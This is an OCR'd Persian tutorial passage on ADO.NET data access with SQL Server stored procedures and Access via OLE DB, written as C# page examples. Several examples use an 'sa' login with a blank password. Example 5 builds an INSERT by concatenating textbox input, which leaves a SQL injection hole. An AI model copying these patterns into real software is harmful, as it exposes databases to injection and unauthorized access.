
شکل ۲ –مشخصات جدولtblSell در حالت طراحی .

در ادامه می خواهیمForeign key را ایجاد نماییم . روی صفحه در حالت طراحی کلیک راست کنید و سپس گزینه ی Relationshipرا انتخاب نمایید (شکل ۳)



شکل ۳ – انتخابRelationship برای ایجاد قیودات بیشتر .

در صفحه ی ظاهر شده رویNew کلیک کنید (شکل ۴) و تنظیمات صفحه را مانند شکل انجام دهید .



شکل ٤ – نحوه ی ایجادRelationship بین فیلد ها و ایجاد Foreign key .


شکل ٥ - و در آخر پس از بستن این صفحه دیالوگ ، صفحه ی نمایش ثبت تغییرات ظاهر خواهد شد برای ایجاد رویه ذخیره شده ، در Query Analyzerرویه ذخیره شده زیر را ایجاد کنید .

```
Create Procedure rptDiff
As
select distinct myTestDB.dbo.tblEntry.ID ,myTestDB.dbo.tblEntry.Entry_No ,
myTestDB.dbo.tblSell.Sell_No,
(myTestDB.dbo.tblSell.Sell_No - myTestDB.dbo.tblEntry.Entry_No) as final_result
from myTestDB.dbo.tblEntry LEFT OUTER JOIN myTestDB.dbo.tblSell
ON (myTestDB.dbo.tblEntry.ID = myTestDB.dbo.tblSell.ID)
Return
```

برای اینکه بتوان با دیتابیس فوق کار کرد می توان یک سری داده را خیلی سریع در محیطEnterprise manager وارد نمود .

برای تست کردن آن هم می توانید از دستور زیر استفاده کنید:

Exec rptDiff



شکل ٥ – صفحه ی تایید تغییرات انجام شده بر روی دیتابیس.

سپس نحوه ی استفاده از آن در ADO.NET وب برنامه ما با استفاده از Sql Data Adapter به صورت زیر است:

```
private void Page_Load(object sender, System.EventArgs e)
{
SqlConnection sqlconnectionForum = new
SqlConnection("server=(local);uid=sa;pwd=;database=MyTestDB");
SqlDataAdapter sqldataadapterSP =
new SqlDataAdapter("rptDiff",sqlconnectionForum);
sqldataadapterSP.SelectCommand.CommandType =
CommandType.StoredProcedure ;
DataSet datasetSP = new DataSet();
sqldataadapterSP.Fill( datasetSP,"tblEntry" );
DataGrid1.DataSource = datasetSP.Tables["tblEntry"].DefaultView;
DataGrid1.DataBind();
}
```


مثال ۲ :

در این مثال می خواهیم نحوه ی پاس کردن متغیر ها و ورودی های فرم را به یک رویه ذخیره شده بررسی کنیم . فرض کنیم در دیتابیس MyTestDB که آنرا در مثال قبل ایجاد کردیم می خواهیم با دادن ID تفاضل تعداد ورودی و تعداد فروخته شده آنرا بدست آوریم و روی صفحه نمایش دهیم ابتدا رویه ذخیره شده زیر را ایجاد نمایید:

برای اینکار علاوه بر Query Analyzer می توان از محیط Enterprise manager نیز استفاده کرد . در لیست درختی مربوط به MyTestDB روی گزینه ی Stored procedures کلیک نمایید تا تمام رویه های ذخیره شده مربوط به بانک اطلاعاتی خودتان را مشاهده نمایید . سپس روی صفحه آن کلیک راست نمایید و گزینه ی New Stored procedure را انتخاب نمایید. در صفحه ی باز شده (شکل ٦)عبارت زیر را نوشته و آنرا ذخیره کنید:

```
Create Procedure rpt_ID_Diff(@Sell_ID int)
As
select distinct (myTestDB.dbo.tblSell.Sell_No - myTestDB.dbo.tblEntry.Entry_No) as final_result
from myTestDB.dbo.tblEntry LEFT OUTER JOIN myTestDB.dbo.tblSell
```

```
ON (myTestDB.dbo.tblEntry.ID = myTestDB.dbo.tblSell.ID) where
myTestDB.dbo.tblSell.ID=@Sell_ID
Return
GO
```



شکل ٦ – نحوه ی ایجاد رویه ذخیره شده در محیط Enterprise manager .

برای تست کردن آن هم می توان در Query analyzer عبارت زیر را وارد کرد :

```
exec rpt_ID_diff 2
```

سپس در یک پروژه جدید به صورت زیر از آن استفاده خواهیم کرد:

```
private void Page_Load(object sender, System.EventArgs e)
{
SqlConnection MyConnection = new
SqlConnection("server=(local);uid=sa;pwd=;database=MyTestDB");
//Calling the DisplayCustomers stored procedure
SqlDataAdapter MyCommand = new
SqlDataAdapter("rpt_ID_Diff", MyConnection);
MyCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
//Adding the SQL parameter
MyCommand.SelectCommand.Parameters.Add(
new SqlParameter("@Sell_ID",SqlDbType.Int ));
//Specifying the parameter value
MyCommand.SelectCommand.Parameters["@Sell_ID"].Value = 3;
DataSet DS = new DataSet();
MyCommand.Fill(DS, "tblSell");
// write & show final_result value
Response.Write ( "final_result = "+
```

```
DS.Tables["tblSell"].Rows[0][0].ToString() ) ;
}
```

انجام یک سری از عملیات ریاضی روی فیلد ها:

گاهی از اوقات لازم است تا برای مثال جمع کل عدد های موجود در یک ستون) فیلد (را محاسبه کنیم و یا میانگین ها و امثال اینگونه عملیات . یکی از راه حل ها آن بدین صورت است که کل اعداد فیلد را بخوانیم و سپس عملیات رو ی آن انجام دهیم و یا راه دیگر استفاده از دستورات مخصوص SQL برای اینگونه کارها می باشد .مثال زیر نحوه ی انجام اینگونه عملیات را بیان می کند.

مثال ۳ :

می خواهیم بزرگترین عدد موجود در فیلدmyTestDB.dbo.tblSell.ID که در مثال اول ایجاد شد را بدست آوریم. برای نوشتن این برنامه راه حل های زیادی وجود دارد که یکی از آنها در زیر بررسی خواهد شد . برای بدست آوردن یک مقدار از دیتابیس از متد ExecuteScalar مربوط به شیSqlCommand استفاده می گردد.

```
private void Page_Load(object sender, System.EventArgs e)
{
SqlConnection MyConnection = new
SqlConnection("server=(local);uid=sa;pwd=;database=MyTestDB");
SqlCommand newCmd = new
SqlCommand("select MAX(tblSell.ID) from tblSell",MyConnection);
MyConnection.Open();
int intRes = (int)newCmd.ExecuteScalar();
MyConnection.Close();
Response.Write(intRes) ;
}
```

روشی دیگر برای فرستادن متغیر ها به عبارات T-SQL :


در فصل قبل برای مثال برای انتخاب کردن یک سری رکورد از دیتابیس از دستوراتی مانند زیر استفاده می کردیم:

```
strSQL = " select * from tbl1 where field1='"+ text1.text + "'";
```

به جای اینکهText1.text را بدین صورت به عبارت پاس کنیم می توان از پارامتر ها هم به صورت زیر استفاده نمود:

مثال ٤ :

در این مثال می خواهیم با استفاده از روشی متفاوت نسبت به مثال یک ، محتویات تکست باکس ها را البته برای ورود اطلاعات به جدولmyTestDB.dbo.tblEntry.ID مورد بررسی قرار دهیم .فرم ورود اطلاعات را به شکل زیر آماده کرده و نام تکست باکس ها را به عباراتی معنا دار تبدیل نمایید (از جدولی با(0)=BorderSize هم می توان برای مرتب کردن عناصر صفحه استفاده کرد سپسRequiredFieldValidators را به تکست باکس ها مرتبط نمایید و یک دکمه هم برای اضافه کردن اطلاعات به دیتابیس به صفحه اضافه نمایید و یک دیتاگرید برای نمایش آنها.



شکل ۷ – فرم ورود اطلاعات مربوط به مثال ٤ در حال طراحی.

```
private void btnAdd_Click(object sender, System.EventArgs e)
{
SqlConnection sqlconnectionMyTestDB = new
SqlConnection("server=(local);uid=sa;pwd=;database=MyTestDB");
SqlDataAdapter sqldataadapterEntry = new
SqlDataAdapter("select * from tblEntry", sqlconnectionMyTestDB);
String insertCmd = "INSERT INTO tblEntry(id, Entry_no) VALUES( " +
"@Id, @Entry_No )";
SqlCommand sqlcommandEntry = new SqlCommand(insertCmd,
sqlconnectionMyTestDB);
sqlcommandEntry.Parameters.Add(
new SqlParameter("@Id", SqlDbType.Int));
sqlcommandEntry.Parameters["@Id"].Value = txtID.Text;
sqlcommandEntry.Parameters.Add(
new SqlParameter("@Entry_No", SqlDbType.Int));
sqlcommandEntry.Parameters["@Entry_No"].Value = txt_Entry_No.Text;
sqlcommandEntry.Connection.Open();
sqlcommandEntry.ExecuteNonQuery();
sqlcommandEntry.Connection.Close();
DataSet datasetEntry = new DataSet();
sqldataadapterEntry.Fill(datasetEntry, "tblEntry");
DataGrid1.DataSource=datasetEntry.Tables["tblEntry"].DefaultView;
DataGrid1.DataBind();
DataGrid1.Visible = true;
}
```


همانطور که ملاحظه می فرمایید این روش شبیه به روشی است که برای رویه های ذخیره شده ای که پارامتر می گرفتند بکار می رود.

استفاده از دیتابیس های OLE DB :


برای استفاده از دیتابیس هایOLE DB مانند اکسس درADO.NET باید از فضای نامSystem.Data.OleDb استفاده کرد . با استفاده از کلاس System.Data.OleDb.OleDbCommand می توان یک سری از دستوراتSQL مانند Update ، Insert ، Select وDelete و همچنین اجرای رویه های ذخیره شده را انجام داد.

مثال ٥ :

در مثال زیر قصد داریم یک سری از اطلاعات را درون بانک اطلاعاتی اکسس ذخیره کنیم. ابتدا اکسسXP را باز کنید و سپس از منوی فایل گزینه ی New را انتخاب کنید و از پنل سمت راست صفحه روی گزینه یBlank Data Base کلیک نمایید تا یک بانک جدید خالی برای مثال به نامaccess_db.mdb ایجاد شود .در صفحه ی دیالوگ باز شده (شکل ۸) روی آیتم Create Table in design View کلیک نمایید تا صفحه ی طراحی دیتابیس که شبیه محیط طراحی دیتابیس درSQL-Server است باز شود . سپس مطابق شکل زیر(شکل ۹) جدول را طراحی کنید . سپس پنجره را بندید تا صفحه ی ذخیره کردن نام جدول (شکل ۱۰)ظاهر شود و نامtblEntry را وارد نمایید . سپس اکسس از شما در مورد ایجاد Primary key سوال می کند (شکل ۱۱)




شکل ۸ – صفحه ی خواص دیتابیس خالی ایجاد شده در اکسس.



شکل ۹ – طراحی جدول جدید در اکسس.


شکل ۱۰ - وارد کردن نام جدول جدید بانک اکسس.



شکل ۱۱ – صفحه ی تایید ایجاد فیلد Primary key .

آنرا تایید نکنید ! چون یک فیلد پیش فرض درست می کند (البته این موضوع بستگی به دیتابیس شما هم دارد) برای درست کردن Primary key همانندSQL-Server می توان عمل کرد (یعنی روی فیلد دلخواه می توان کلیک کرد و سپس از منوی ظاهر شده گزینه ی Primary key را انتخاب نمود) یکPrimary key روی فیلدID درست کنید .کار خود را ذخیره کنید تا از این دیتابیس ایجاد شده در مثالهای بعدی استفاده نماییم.

یک پروژه یASP.NET دیگر باز کنید و سپس شکل ظاهری آنرا همانند مثال قبلی طراحی نمایید (شکل ۱۲) سپس با استفاده از کد زیر می توان رکورد های جدید را به آن اضافه کرد.



شکل ۱۲ – شکل ظاهری مثال ۵ در حالت طراحی.

قبل از هر کاری فضای نام مربوطه را به برنامه ملحق می کنیم:

```
using System.Data.OleDb;
```

و در رخداد کلیک مربوط به دکمهAdd خواهیم نوشت :

```
private void btnAdd_Click(object sender, System.EventArgs e)
{
//g:\inetpub\wwwroot\classes\ch09\ex05\acess_db.mdb
// or :
//MapPath : Returns the physical file path that corresponds to
//the specified virtual path on the Web server.
String FilePath;
FilePath = Server.MapPath("acess_db.mdb");
// Connect to Database
OleDbConnection cnAccess = new
OleDbConnection("Provider=Microsoft.Jet.OLEDB.4.0;"+
"Data Source="+ FilePath );
cnAccess.Open();
//Make the insert statement
string sInsertSQL = "insert into tblEntry values(" +
txtID.Text + "," + txt_Entry_No.Text + ")";
//Make the OleDbCommand object
OleDbCommand cmdInsert = new OleDbCommand(sInsertSQL,cnAccess);
// This not a query so we do not expect any return data so use
// the ExecuteNonQuery method
cmdInsert.ExecuteNonQuery();
// displaying data
OleDbDataAdapter sqldataadapterEntry =
new OleDbDataAdapter("select * from tblEntry",cnAccess);
DataSet datasetEntry = new DataSet();
sqldataadapterEntry.Fill(datasetEntry, "tblEntry");
DataGrid1.DataSource=datasetEntry.Tables["tblEntry"].DefaultView;
DataGrid1.DataBind();
DataGrid1.Visible = true;
}
```

در مثال فوق از همان روش قدیمیASP برای مشخص کردن مسیر فیزیکی فایل mdb اکسس به صورتServer.MapPath استفاده کرده ایم . همانطور که ملاحظه می فرمایید همه چیز مانند قبل است فقط بجای Sql عبارت OleDb قرار گرفته است و تمام توضیحات آنها هم تکراری می باشد .
با استفاده از کلاسSystem.Data.OleDb.OleDbDataReader می توان مانند یکRecordset فقط خواندنی سیستم قبلیADO استفاده کرد .در هر لحظه فقط یک رکورد را خواند .

مثال ٦ :
در زیر مثالی را از نحوه ی استفاده از کلاسOleDbDataReader با هم مرور می کنیم . یک Label روی فرم قرار دهید و سپس فضاهای نام زیر را به برنامه اضافه نمایید :

```
using System.Data.OleDb ;
using System.Text; // for StringBuilder
```

می خواهیم تک تک رکورد های جدول tblEntry مربوط به بانک اطلاعاتی اکسس را که در طی مثال قبل ایجاد کرده ایم ، در برنامه خوانده و آنرا در یک جدول که خودمان با استفاده از تگهایHTML ایجاد می کنیم ، نمایش دهیم.

از فضای نام System.Text به این جهت در برنامه استفاده کرده ایم که می خواهیم از کلاس StringBuilder استفاده نماییم . روشی شیک (!) و کارآتر نسبت به علامت + در مورد جمع کردن string ها استفاده از این کلاس می باشد که در مثال زیر در عمل بکار گرفته شده است .

```
private void Page_Load(object sender, System.EventArgs e)
{
String FilePath;
FilePath = Server.MapPath("acess_db.mdb");
// Connect to Database
OleDbConnection cnAccess = new
OleDbConnection("Provider=Microsoft.Jet.OLEDB.4.0;"+
"Data Source="+ FilePath );
cnAccess.Open();
//Make the select statement
string sSelectSQL = "select * from tblEntry";
//'Make the OleDbCommand object
OleDbCommand cmdSelect = new OleDbCommand(sSelectSQL,cnAccess);
//This query should return an OleDbDataReader so we use the
//ExecuteReader method
StringBuilder sbResults = new StringBuilder();
OleDbDataReader drEmp = cmdSelect.ExecuteReader();
drEmp.Read();
sbResults.Append ("<Table>");
do
{
sbResults.Append ("<TR><TD>");
sbResults.Append ( drEmp.GetInt32(0).ToString());
sbResults.Append ("</TD><TD>");
sbResults.Append ( drEmp.GetInt32(1).ToString() );
sbResults.Append ("</TD><TR>");
}while (drEmp.Read());
sbResults.Append ("</Table>");
lblResult.Text = sbResults.ToString();
}
```

کلاس OleDbDataAdapter :

همانطور که تابحال ملاحظه کرده اید Data Adapter بیانگر دستورات و اتصالاتی است که برای پیمایش دیتابیس بکار گرفته می شود . این کلاس سه خاصیت دستوری دارد که برای به روز رسانی دیتابیس مورد استفاده قرار می گیرد:

InsertCommand : بیانگر پرسجو یا رویه ذخیره شده ای است که برای اضافه کردن رکورد جدید به دیتابیس بکار برده می شود.

SelectCommad : بیانگر یک عبارتSQL است که برای انتخاب رکورد ها از بانک اطلاعاتی بکار می رود.

DeleteCommand : بیانگر یک عبارتSQL است که برای حذف رکورد ها از دیتا ست بکار می رود .

کلاس های System.Data.DataSet و System.Data.DataTable و System.Data.DataRow و System.Data.DataColumn

DataSet کلاسی است عمومی که بوسیله ی Net Framework تهیه شده است این کلاس بر روی سمت کلاینت برای ذخیره سازی داده ها به روشی که بسیار کاربردی تر و قوی تر است نسبت به ADO Recordset کاربرد دارد . علاوه بر این داده ها در DataSet به فرمت XML موجود بوده و بنابراین برای دستیابی و مدیریت آماده می باشند . فرمت XML آنرا برای کاربردهای وب بسیار مناسب ساخته و دستیابی Cross-Platform را ممکن می سازد DataSet قابلیت ذخیره سازی از چندین جدول و حفظ .


ارتباطات بین آنها است . جداول در اشیا DataTable ذخیره می شوند و DataRelation بیانگر ارتباطات بین جداول است . در شی های DataRow و DataColumn به ترتیب ، ردیف ها و ستون ها در یک جدول ذخیره می شوند (شکل ۱۳)

مثال ۷ :

مثالی در مورد نحوه ی استفاده از اشیا DataTable و روابط بین آنها . در این مثال می خواهیم مثال قبل را با استفاده از اشیا ذکر شده در قسمت جاری بازنویسی کنیم.

یک Label روی فرم قرار دهید و سپس فضاهای نام زیر را به برنامه اضافه نمایید :

```
using System.Data.OleDb ;
using System.Text; // for StringBuilder
```



شکل ۱۳ - مدل شی ایی DataSet .

```
private void Page_Load(object sender, System.EventArgs e)
{
String FilePath;
```

```
FilePath = Server.MapPath("acess_db.mdb");
// Connect to Database
OleDbConnection cnAccess = new
OleDbConnection("Provider=Microsoft.Jet.OLEDB.4.0;"+
"Data Source="+ FilePath );
cnAccess.Open();
// Make the select statement
string sSelectSQL = "select * from tblEntry";
//Make the OleDbCommand object
OleDbCommand cmdSelect = new OleDbCommand(sSelectSQL,cnAccess);
OleDbDataAdapter daEmp = new OleDbDataAdapter(cmdSelect);
DataSet dsEmp = new DataSet();
StringBuilder sbResults = new StringBuilder();
// Fill the data with the output of the cmdSelect command. Note
// that the dataadapter is associated with the command. We use
// the dataadapter to fill the dataset.
daEmp.Fill(dsEmp, "tblEntry");
PrintRows(dsEmp);
}
private void PrintRows(DataSet myDataSet)
{
StringBuilder sbResult =new StringBuilder();
// Iterate through all the DataTables in the DataSet
foreach( DataTable dtEmp in myDataSet.Tables )
{
sbResult.Append("<Table>");
// Iterate through all the DataRows in the DataTable
foreach( DataRow drEmp in dtEmp.Rows )
{
sbResult.Append("<TR>");
// Iterate through all the DataColumns in the DataRow
foreach (DataColumn dcEmp in dtEmp.Columns)
{
sbResult.Append("<TD>");
sbResult.Append(drEmp[dcEmp]);
sbResult.Append("</TD>");
}
sbResult.Append("</TR>");
}
sbResult.Append("</Table>");
}
lblResult.Text = sbResult.ToString();
}
```

آموزش نوشتن کد های مخرب

مباحثی پیرامون نحوه نوشتن کدهای مخرب

